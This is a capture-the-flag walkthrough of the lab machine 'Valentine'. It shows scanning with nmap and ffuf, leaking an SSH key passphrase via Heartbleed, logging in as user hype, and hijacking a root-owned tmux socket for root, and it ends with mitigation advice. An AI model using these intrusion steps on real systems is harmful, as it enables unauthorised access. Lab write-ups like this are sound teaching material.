Synopsis
Valentine is a classic Heartbleed box. The HTTPS service is vulnerable to CVE-2014-0160 (Heartbleed), which leaks a base64 blob decoding to an SSH key passphrase. A web directory serves an encoded RSA private key; decrypting it with that passphrase gives SSH access as hype. Root is a leftover root-owned tmux session left attachable on disk.
- IP:
10.10.10.79· OS: Linux (Ubuntu 12.04)
Recon
nmap -sS -Pn --script vuln 10.10.10.79
# 22 ssh, 80 http, 443 https  ->  ssl-heartbleed: VULNERABLE (CVE-2014-0160)
Content discovery on the web root reveals a dev directory and encode/decode helpers:
ffuf -u http://10.10.10.79/FUZZ -w /usr/share/wordlists/dirb/big.txt -mc 200,301,401
# dev, encode, decode, index
Inside /dev/ sits hype_key — a hex-encoded, encrypted RSA private key:

Decode the hex back into a PEM private key:
cat hype_key | xxd -r -p > hype.key
Foothold — Heartbleed → SSH
Exploit Heartbleed to leak server memory; a base64 string comes back that decodes to the key passphrase:
echo 'aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==' | base64 -d
# heartbleedbelievethehype
SSH in as hype using the decoded key and that passphrase:
chmod 400 hype.key
ssh -i hype.key hype@10.10.10.79        # passphrase: heartbleedbelievethehype
cat Desktop/user.txt
e6710****************************        # redacted
Privilege escalation — root’s tmux socket
hype’s .bash_history shows root left a tmux session running on a socket under /.devs/. Attach to it and inherit root’s session:
tmux -S /.devs/dev_sess
# id -> uid=0(root)   ->   cat /root/root.txt   (flag — redacted)
Takeaways & mitigation
- Patch OpenSSL — Heartbleed (CVE-2014-0160) leaks memory including keys and secrets.
- Don’t serve private keys (even encrypted) from the web root.
- Never leave root-owned tmux/screen sockets world-accessible — they’re a direct session hijack to root.